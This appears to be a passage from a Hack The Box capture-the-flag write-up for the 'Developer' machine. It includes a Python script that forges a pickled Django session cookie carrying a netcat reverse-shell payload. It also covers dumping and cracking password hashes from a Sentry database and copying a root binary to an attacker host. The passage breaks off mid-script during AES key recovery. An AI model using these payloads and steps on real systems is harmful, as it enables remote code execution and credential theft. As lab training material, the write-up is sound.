
We have the password `SuperSecurePassword@HTB2021`, which we can try to authenticate to the admin account with. Log out and try to authenticate as the administrator.




We successfully authenticated as the admin user, we should look for the backend of the website to see what information we can find within the site such as potential usernames, email addresses and virtual hosts. By default Django has an administration panel at `/admin` of the website. By visiting `/admin` we are logged into the administration panel.



We see we are authenticated as `jacob`, checking the `Users` section we select the `admin` user and see that we have a name for the admin to confirm it's `jacob`.



Selecting the `Sites` option we see there is a second domain attached to the site.




Add the entry to our `/etc/hosts` file.


```
sed -i 's/developer.htb/developer.htb developer-sentry.developer.htb/g' /etc/hosts
```

Sentry Python Pickle Deserialization

Visiting the URL we are presented with a `Sentry` login portal. Sentry is well known web application that manages web application errors with an easy to use interface.



We try to authenticate as `admin or admin@developer.htb` with the password `SuperSecurePassword@HTB2021`, but this is unsuccessful with those credentials. Referring back to the admin's name we try `jacob@developer.htb` and we can successfully authenticate.




Manually investigating the features of the website we come across a debug page when creating a project then trying to delete the project through the project settings.

ApiError at /sentry/test-zl/settings/remove/

status=500 body={'detail': 'Internal Error', 'errorId': 'd9e849aba6b94a96bcd9926a902c3b7f'}

Request Method: POST
Request URL: http://developer-sentry.developer.htb/sentry/test-zl/settings/remove/
Django Version: 1.6.11
Exception Type: ApiError
Exception Value: status=500 body={'detail': 'Internal Error', 'errorId': 'd9e849aba6b94a96bcd9926a902c3b7f'}
Exception Location: /var/sentry/lib/python2.7/site-packages/sentry/api/client.py in request, line 88
Python Executable: /var/sentry/bin/python
Python Version: 2.7.18
Python Path:
```
['/var/sentry/lib/python2.7/site-packages/sentry/..',
 '/var/sentry/lib/python2.7/site-packages/sentry/..',
 '/var/sentry/lib/python2.7/site-packages',
 '/var/sentry/bin',
 '/usr/lib/python2.7',
 '/usr/lib/python2.7/plat-x86_64-linux-gnu',
 '/usr/lib/python2.7/lib-tk',
 '/usr/lib/python2.7/lib-old',
 '/usr/lib/python2.7/lib-dynload',
 '/var/sentry/lib/python2.7/site-packages',
 '/var/sentry']
```
Server time: Mon, 10 Jan 2022 13:28:16 +0000

Scrolling down in the debug output we can see that a `secret key` for the Django application has been left exposed as well as indicating which serialization mechanism is used for signing cookies!



By performing a Google search with the key words of `Sentry RCE` we find this vulnerability disclosure. We can take advantage of this, by performing a `Python Pickle deserialization` attack which was previously performed on Facebook's own Sentry server. Using the code extract provided from the diclosure, we are able to change the script, adding our newly found secret key of `c7f3a64aa184b7cbb1a7cbe9cd544913`, the cookie assigned to us currently by Sentry to leverage in the attack, and finally the command we wish to execute on the server.

```
#!/usr/bin/python
import django.core.signing, django.contrib.sessions.serializers
from django.http import HttpResponse
import cPickle
import os

SECRET_KEY='c7f3a64aa184b7cbb1a7cbe9cd544913'
#Initial cookie I had on sentry when trying to reset a password
cookie='.eJxrYKotZNQI5UxMLsksS80vSi9kimBjYGAoTs0rKaosZA5lKS5NyY_gAQq5uvibZBR4FRrllxhFcA
EFSlKLS5Lz87MzU8FayvOLslNTQnnjE0tLMuJLi1OL4jNTvFlDhZAEkhKTs1PzUkKVIObrlZZk5hTrgeT1XHMTM
3McgSwniJpSPQDLwjOi:1lkrWo:2657X8ISgcu3kQuI4UsMDg1XtrM'
newContent =
 django.core.signing.loads(cookie,key=SECRET_KEY,serializer=django.contrib.sessions.ser
ializers.PickleSerializer,salt='django.contrib.sessions.backends.signed_cookies')
class PickleRce(object):
    def __reduce__(self):
        return (os.system,("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc
10.10.14.21 4444 >/tmp/f",))
newContent['testcookie'] = PickleRce()

print
django.core.signing.dumps(newContent,key=SECRET_KEY,serializer=django.contrib.sessions.
serializers.PickleSerializer,salt='django.contrib.sessions.backends.signed_cookies',com
press=True
```


We install Django on Python2.7 as the website debug page shows that it's using Python2.7.

```
pip install django
```

After running the python script, we are presented with a cookie.

```
python exp.py

.eJxrYKotZNQI5UxMLsksS80vSo9gY2BgKE7NKymqDGUpLk3Jj-ABCri6-
JtkFHgVGuWXGEVwAQVKUotLkvPzszNTkwvyizMruIori0tSc7kKmUL9inIV9EtyC_TTrHOz
0zLT8mG85MQSKLNGPykzT784Q0E3U8HITs2wJi9ZwdBAD4RM9IwMFUyAQMEOoraQubWQJai
QNVQoPrG0JCO-
tDi1KD4pMTk7NS8lVAniUr3SksycYj2QvJ5rbmJmjiOQ5QRVw4ukLzPFm7VUDwDjwU-
D:1n6vlS:WQhal6-Vy77MDYXyAaIEdlcVqME
```

We start a local netcat listener on port `4444` and apply our generated cookie to the `sentryid` cookie wraped in double quotes to the website.



Once we refresh the page we successfully spawn a shell on the target as www-data user.

```
nc -lvvp 4444

Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.11.103.
Ncat: Connection from 10.10.11.103:38682.
/bin/sh: 0: can't access tty; job control turned off
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@developer:/var/sentry$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Lateral Movement

We know that Sentry has a database to authenticate users, but we need to find the credentials for it. By performing a Google search for `Sentry Django Database Configuration` we find information that points to `/etc/sentry/sentry.conf.py` so we read the file and see that the username is `sentry` and the password is `SentryPassword2021` to the `sentry` database.

```
www-data@developer:/etc/sentry$ cat sentry.conf.py

# This file is just Python, with a touch of Django which means
# you can inherit and tweak settings to your hearts content.
from sentry.conf.server import *

import os.path

CONF_ROOT = os.path.dirname(__file__)

DATABASES = {
    'default': {
        'ENGINE': 'sentry.db.postgres',
        'NAME': 'sentry',
        'USER': 'sentry',
        'PASSWORD': 'SentryPassword2021',
        'HOST': 'localhost',
        'PORT': '',
    }
}
<SNIP>
```

Since we know that the backend is `Django` and that database is `postgresql` which was identified in the debug page of Sentry, we can extract the credentials from the database using this link but with slightly altered syntax since we are not dealing with `manage.py` which manages the Django application and has built in features to interact with the database.

```
psql -h localhost -d sentry -U sentry -W -c "select username, password from auth_user where is_staff;"
```

```
www-data@developer:/etc/sentry$ psql -h localhost -d sentry -U sentry -
W -c "select username, password from auth_user where is_staff;"

Password for user sentry: SentryPassword2021

WARNING: terminal is not fully functional
-  (press RETURN)
      username       |                                  password
---------------------+--------------------------------------------------
karl@developer.htb   |
pbkdf2_sha256$12000$wP0L4ePlxSjD$TTeyAB7uJ9uQprnr+mgRb8ZL8othIs32aGmqah
x1rGI=
 jacob@developer.htb |
pbkdf2_sha256$12000$MqrMlEjmKEQD$MeYgWqZffc6tBixWGwXX2NTf/0jIG42ofI+W3v
cUKts=
(2 rows)
```

We know the password for `jacob` already and he is not a user on the system, but `karl` is a user on the system.

```
cat /etc/passwd | grep /bin/bash
```

```
www-data@developer:/etc/sentry$ cat /etc/passwd | grep /bin/bash

root:x:0:0:root:/root:/bin/bash
karl:x:1000:1000:Karl Travis:/home/karl:/bin/bash
postgres:x:113:118:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
mark:x:1001:1001:,,,:/home/mark:/bin/bash
```

We extract his password hash of PBKDF2-SHA256 format and then crack the hash following the previous blog post for Django hashes using `hashcat`. Although PBKDF2-SHA256 is designed to be slow in computation, it is still worth to see if the user used a leaked password using `rockyou.txt`.

```
hashcat -m 10000 hash.txt /usr/share/wordlists/rockyou.txt --force
```

```
hashcat -m 10000 hash.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v6.1.1) starting...

<SNIP>
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

pbkdf2_sha256$12000$wP0L4ePlxSjD$TTeyAB7uJ9uQprnr+mgRb8ZL8othIs32aGmqah
x1rGI=:insaneclownposse

Session..........: hashcat
Status...........: Cracked
Hash.Name........: Django (PBKDF2-SHA256)
Hash.Target......:
pbkdf2_sha256$12000$wP0L4ePlxSjD$TTeyAB7uJ9uQprnr+m...x1rGI=
Time.Started.....: Mon Jan 10 15:04:46 2022, (23 secs)
Time.Estimated...: Mon Jan 10 15:05:09 2022, (0 secs)
<SNIP>
```

Now that we have cracked the password we try to `SSH` as `karl` and we are successfully authenticated. The user flag can be found in `/home/karl/`.

```
ssh karl@developer.htb

<SNIP>
Last login: Thu Jul 22 20:38:33 2021 from 10.10.14.6
karl@developer:~$ wc user.txt
 1  1 33 user.txt
```

Privilege Escalation

Rust Reversing

Performing basic enumeration checks we check the `sudo -l` entries and see an entry that allows us to execute an authentication binary as the root user.

```
karl@developer:~$ sudo -l

[sudo] password for karl:
Matching Defaults entries for karl on developer:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin\:/snap/bin

User karl may run the following commands on developer:
    (ALL : ALL) /root/.auth/authenticator
```

When we execute the binary we can see that it prompts us for a password.

```
karl@developer:~$ sudo /root/.auth/authenticator

Welcome to TheCyberGeek's super secure login portal!
Enter your password to access the super user:
insaneclownposse
You entered a wrong password!
```

We transfer the binary back to our `localhost` with `scp`.


```
scp -P 2222 /root/.auth/authenticator tcg@10.10.14.21:/home/tcg/htb/developer/
```

```
karl@developer:~$ scp -P 2222 /root/.auth/authenticator
tcg@10.10.14.21:/home/tcg/htb/developer/

tcg@10.10.14.21's password:
authenticator                                 100%   10MB   3.2MB/s   00:03
```

With the binary on our local machine, we need to analyze it.

```
file authenticator

authenticator: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=dec8c0adbc231a7465e5df021c1f9e6695fe6a2f, for GNU/Linux
3.2.0, with debug_info, not stripped
```

Checking the file type we can see that the binary is a 64-bit non-stripped elf so we can pull the function names from the binary. Running the binary in `Ghidra` we begin to analyze the process of the main function. Navigate to the `Symbol Tree` section and select `Namespaces -> a -> authentication -> main` to decompile the main function.



The decompilation shows that the application is using AES-CTR for encryptions.

```
msg = (&str)crypto::aes::ctr(0x20,0,&local_118,0x10,&local_108,0x10)
```


By performing a Google search for `crypto::aes::ctr`, we discover the Rust documentation for the AES-CTR cipher.

```
pub fn ctr(
    key_size: KeySize,
    key: &[u8],
    iv: &[u8]
) -> Box<SynchronousStreamCipher + 'static>
```


Using this information we can translate the decompiled `crypto::aes::ctr` element. This shows that we have a key of 16 bytes, and IV of 16 bytes and together the key size is 32 bytes.

```
msg = (&str)crypto::aes::ctr(32,0,KEY,16,IV,16)
```

Right click on the elements and select `Rename Variable` to set them to a human readable format. After renaming the variables we can see that the key and IV are defined above.




By double clicking on the memory address of the key and IV seperately by navigating to `Listing` window and double clicking on `DAT_0014a030` and `DATA_0014a040` we are taken to the exact memory locations of the data.




Highlight the key and IV sections seperately, then right click them and selecting `Copy Special -> Byte String (No Spaces)` to copy the values to clipboard.

```
KEY = a3e832345c7991619e20d43dbef4f5d5
IV = 761f59e3d9d2959aa79855dc062081
```

Analyzing the decompiled function we see that there is a section where a `SynchronousStreamCipher` is called. Just below that there is a comparison being made which helps us identify the user input.



The statement shows that if the encrypted user input length is not 32 characters long and the encrypted user input does not match `_ptr` variable then the binary jumps from `LAB_001079e9` to display the message `You entered the wrong password` but if the 32 byte encrypted data matches the `_ptr` variable then the binary jumps from `LAB_00107a37` to display the message `You have successfully autneticated`. We can assume that the `SynchronousStreamCipher` is taking the user input and the user input length, encrypting it then comparing against encrypted data stored in the `_ptr` variable. Rename the `_ptr` variable to `ENCRYPTED_DATA` and find it in the decompiled code.



Click on `DAT_0014a000` in the `Listing` window and go the memory location where the encrypted data starts then highlight both `DAT_0014a000` and `DAT_0014a010` then right click and select `Copy Special -> Byte String (No Spaces)` to copy the encrypted data to clipboard.

```
KEY = a3e832345c7991619e20d43dbef4f5d5
IV = 761f59e3d9d2959aa79855dc062081
CT = fe1b25f0806a97ca7880fd58fc5c20236ca2dbd0e502b5faebc0af3a9f27152c
```

We can build a decryption mechanism for the AES-CTR that takes a `base64` key, nonce and ciphertext to decode the message. Using an example from [this link] we can decode the ciphertext and extract the hardcoded password from the Rust application.

```
#!/usr/bin/python3
import base64
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, modes
from cryptography.hazmat.backends import default_backend
```

```
from binascii import unhexlify, b2a_base64

